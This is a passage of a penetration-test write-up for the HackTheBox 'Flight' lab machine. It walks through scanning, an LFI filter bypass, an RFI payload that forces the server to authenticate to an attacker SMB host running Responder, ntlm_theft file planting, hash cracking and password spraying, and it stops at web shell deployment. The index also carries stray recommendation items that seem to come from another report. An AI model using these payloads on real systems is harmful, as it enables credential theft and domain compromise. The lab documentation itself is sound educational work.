Flight report

Cover

Target: HTB Machine “Flight” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

- Cover
  - Index
- 1 Intro
  - 1.1 Objective of the Engagement
  - 1.2 Scope of the Assessment
  - 1.3 Ethics and Compliance

- 2 Methodology
  - 2.1 Initial Reconnaissance and Service Enumeration
  - 2.2 Web Application Analysis and Subdomain Enumeration
  - 2.3 Remote File Inclusion to NTLM Hash Theft
  - 2.4 Lateral Movement and Credential Reuse
  - 2.5 Share Analysis and NTLM Relay Attack
  - 2.6 Initial Foothold and User Access
  - 2.7 Web Shell Deployment and Code Execution
  - 2.8 Privilege Escalation via RunasCs
  - 2.9 Internal Service Discovery and Tunneling
  - 2.10 Web Shell Deployment to IIS
  - 2.11 Kerberos Delegation Abuse (TGT Delegation)
  - 2.12 DCSync Attack and Domain Compromise
  - 2.13 Final Administrative Access
  - 2.14 Attack Chain Summary
- 3 Findings
  - 3.1 Vulnerability: Unauthenticated Local File Inclusion (LFI) with Information Disclosure
  - 3.2 Vulnerability: Remote File Inclusion (RFI) Enabled via Misconfiguration
  - 3.3 Vulnerability: NTLMv2 Hash Capture via SMB Authentication Coercion
  - 3.4 Vulnerability: Password Reuse Across Service and User Accounts
  - 3.5 Vulnerability: Insecure Share Permissions Enabling NTLM Relay
  - 3.6 Vulnerability: Excessive Write Permissions on Web Directories
  - 3.7 Vulnerability: Unsecured Internal Development Service
  - 3.8 Vulnerability: Abuse of DefaultAppPool Virtual Account for Kerberos Delegation
  - 3.9 Vulnerability: Presence of SeImpersonatePrivilege on Service Account
  - 3.10 Vulnerability: Default Configuration Allowing DCSync with Machine Account
  - References
- 4 Recomendations
  - 1. Secure Web Application Input Validation
  - 2. Harden Service Account Credential Management
  - 3. Secure Network Share Permissions and Protocols
  - 4. Enforce Strict Web Directory Access Controls
  - 5. Mitigate Kerberos Delegation and Machine Account Abuse
  - 6. Harden IIS Application Pool Configuration
  - 7. Implement Defensive Monitoring for Active Directory Attacks
  - 8. Strengthen Overall Security Posture and Processes
  - 9. Enhance Logging and Alerting
  - 5. Restrict Excessive Permissions for Password Resets
  - 6. Secure Group Managed Service Account (GMSA) Credentials
  - 7. Harden Active Directory Certificate Services (ADCS)
  - 8. Strengthen Lateral Movement Protections
  - 9. Enhance Logging, Monitoring, and Incident Response
- 5. Conclusions

    - 5.1 Executive Summary: The Business Risk Story
    - 5.2 Technical Summary
- Appendix: Tools Used

1 Intro

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of a Windows Active Directory environment within the `flight.htb` domain. The focus centered on identifying and exploiting vulnerabilities in web authentication mechanisms, exposed service configurations, weaknesses in credential management, and failures in access controls for shared resources and web applications. Through a structured methodology simulating real adversarial techniques, initial access was obtained, followed by lateral movement and privilege escalation, culminating in full control of the Domain Controller (`G0.flight.htb`) and acquisition of the `Administrator` user credentials.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration**: Comprehensive port scanning was performed using Nmap, identifying critical services including DNS (53), HTTP (80), Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and RPC across multiple dynamic ports. Version detection confirmed an Apache 2.4.52 web server with PHP 8.1.1 and a functional Active Directory environment (`flight.htb`).
- **Web Application Analysis and Subdomain Discovery**: Web enumeration revealed the `school.flight.htb` subdomain, which presented a Local File Inclusion (LFI) vulnerability in the `view` parameter. This vulnerability, combined with the `allow_url_fopen = On` configuration, enabled Remote File Inclusion (RFI), leading to NTLMv2 hash theft through SMB authentication coercion.
- **Credential Theft and Reuse**: The NTLMv2 hash for the service account `svc_apache` was captured and cracked. Subsequent investigations demonstrated reuse of this same password by the domain user `S.Moon` , violating credential management best practices.
- **NTLM Relay Attacks and Lateral Movement**: `S.Moon` 's write access to a shared resource allowed placement of malicious files that captured the NTLMv2 hash for user `c.bum` . His credentials, once cracked, granted access to his home directory and web shared resources, where a PHP web shell was deployed.
- **Privilege Escalation and Service Context Access**: Through the web shell and the `RunasCs` tool, an interactive session as `c.bum` was obtained. Internal enumeration discovered an IIS service on port 8000, which was tunneled for external access. Write access to the `c:\inetpub\development` directory allowed deployment of an ASPX web shell, achieving code execution in the IIS application pool context (`IIS APPPOOL\DefaultAppPool`).

- **Kerberos Abuse and DCSync Attack**: It was leveraged that the virtual account `IIS APPPOOL\DefaultAppPool` can request TGT tickets for the machine account. Using `Rubeus`, a delegated ticket was obtained that enabled execution of a DCSync attack against the Domain Controller, extracting the NTLM hash of the `Administrator` user.
- **Alternative Path: SeImpersonatePrivilege Abuse**: In parallel, an alternative escalation path was demonstrated by exploiting the `SeImpersonatePrivilege` inherent to the IIS application account, using the `SweetPotato` tool to achieve code execution as `NT AUTHORITY\SYSTEM`.
- **Domain Compromise**: Finally, the `Administrator` credentials were used to obtain full access to the Domain Controller via `impacket-psexec`, confirming complete compromise of the `flight.htb` domain.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness, being intended solely for authorized parties to facilitate understanding of common attack vectors in corporate Windows Active Directory environments.

2 Methodology

2.1 Initial Reconnaissance and Service Enumeration

The engagement commenced with a comprehensive network scan to identify available services and open ports on the target system. An aggressive full-port TCP scan was conducted using Nmap to establish a baseline understanding of the attack surface.

Command:

```
nmap -sS --open -p- -Pn -n --min-rate 5000 10.129.228.120 -oN initial_scan
```

Following initial discovery, detailed service fingerprinting was performed on all identified ports to ascertain service versions and configurations.

Command:

```
nmap -sVC -p
53,80,88,135,139,389,445,464,636,3268,3269,9389,49668,49673,49674,49686,4969
4 10.129.228.120 -oN servicios
```

Scan Results:


```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m
PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: g0 Aviation
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
12-09 04:12:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2025-12-09T04:13:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Key Findings:

- Active Directory environment identified (`flight.htb` domain)
- Multiple Windows services including Kerberos, LDAP, SMB, and RPC
- Web server running Apache 2.4.52 with PHP 8.1.1
- SMB signing enabled and required, indicating domain controller configuration

2.2 Web Application Analysis and Subdomain Enumeration

Initial web reconnaissance revealed a standard Apache installation serving a "g0 Aviation" website. Wappalyzer analysis confirmed the technology stack.



Directory enumeration identified a critical subdomain `school.flight.htb` using Gobuster, expanding the attack surface significantly.

Vulnerability Discovery:

The subdomain application contained a Local File Inclusion (LFI) vulnerability in the `view` parameter:


```
http://school.flight.htb/index.php?view=
```

Proof of Concept:

text

http://school.flight.htb/index.php?view=index.php

Accessing the application's own source code revealed PHP filtering logic and error information disclosure.



Source Code Analysis:


The error message displayed PHP source code showing input sanitization attempting to block path traversal attempts by filtering `\\`, `htaccess`, `shtml`, and `filter` strings using `strpos()`.

```
    </ul>
<?php if (!isset($_GET['view']) || $_GET['view'] == "home.html") { ?>
    <div id="tagline">
      <div>
        <h4>Cum Sociis Nat PENATIBUS</h4>
        <p>Aenean leo nunc, fringilla a viverra sit amet, varius quis magna. Nunc vel mollis purus.</p>
      </div>
    </div>
<?php } ?>
  </div>
<?php

ini_set('display_errors', 0);
error_reporting(E_ERROR | E_WARNING | E_PARSE);

if(isset($_GET['view'])){
$file=$_GET['view'];
if ((strpos(urldecode($_GET['view']),'..')!==false)||
    (strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
    (strpos(urldecode($_GET['view']),'\\')!==false)||
    (strpos(urldecode($_GET['view']),'htaccess')!==false)||
    (strpos(urldecode($_GET['view']),'.shtml')!==false)
){
    echo "<h1>Suspicious Activity Blocked!";
    echo "<h3>Incident will be reported</h3>\r\n";
```

Bypass Technique:


The filter could be bypassed using Windows-style absolute paths:

```
http://school.flight.htb/index.php?
view=C:/Windows/System32/drivers/etc/hosts
```



2.3 Remote File Inclusion to NTLM Hash Theft

Analysis of the PHP configuration revealed `allow_url_fopen = On`, enabling Remote File Inclusion (RFI) attacks. This configuration allowed the server to fetch content from external URLs.



Attack Execution:

1. Configured Responder to capture NTLMv2 authentication attempts
2. Triggered RFI to force the server to authenticate to our malicious SMB server

Command:


```
sudo responder -I tun0 -wd -v
```

RFI Payload:

```
http://school.flight.htb/index.php?view=//10.10.14.127/fake
```

Result:


The server attempted to authenticate to the SMB share, revealing an NTLMv2 hash for the `svc_apache` service account.



Hash Cracking:

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

Successfully cracked the hash, obtaining the plaintext password for `svc_apache`.




2.4 Lateral Movement and Credential Reuse

With valid domain credentials, enumeration of the SMB service revealed accessible shares and domain users.


SMB Enumeration:

```
nxc smb 10.129.228.120 -u "svc_apache" -p '<REDACTED>' --shares
```



User Enumeration:

```
nxc smb 10.129.228.120 -u "svc_apache" -p '<REDACTED>' --users
```



Password Reuse Discovery:

Testing discovered credentials against the user list revealed password reuse - the same password was used by `S.Moon`.


```
nxc smb flight.htb -u users.txt -p '<REDACTED>'
```

Confirmation:

```
nxc smb flight.htb -u S.Moon -p '<REDACTED>'
```

2.5 Share Analysis and NTLM Relay Attack

Enumeration revealed `S.Moon` had write access to a shared resource, creating an opportunity for NTLM relay attacks.




Attack Setup:

1. Generated malicious files using `ntlm_theft.py` with all possible extensions
2. Uploaded `.ini` files to the shared resource (the only allowed)

Command:

```
python3 ntlm_theft.py -g all -s 10.10.14.127 -f payments
```

File Upload and Capture:
When other users accessed the shared resource, their authentication was captured via Responder.




Hash Capture:

Successfully captured NTLMv2 hash for user `c.bum`.

Hash Cracking:

```
hashcat -m 5600 c_bum.hash /usr/share/wordlists/rockyou.txt
```




2.6 Initial Foothold and User Access

With `c.bum` credentials, access to the user's home directory was obtained, retrieving the user flag.


Command:

```
smbclient -U "c.bum" "\\\\10.129.228.120\\Users"
```




Group Membership:

The user was a member of the `webdevs` group, granting write access to web directories.



Web Directory Access:
Confirmed write access to the web share, enabling web shell deployment.



2.7 Web Shell Deployment and Code Execution

Deployed a PHP web shell to the accessible web directory.

Command:

```
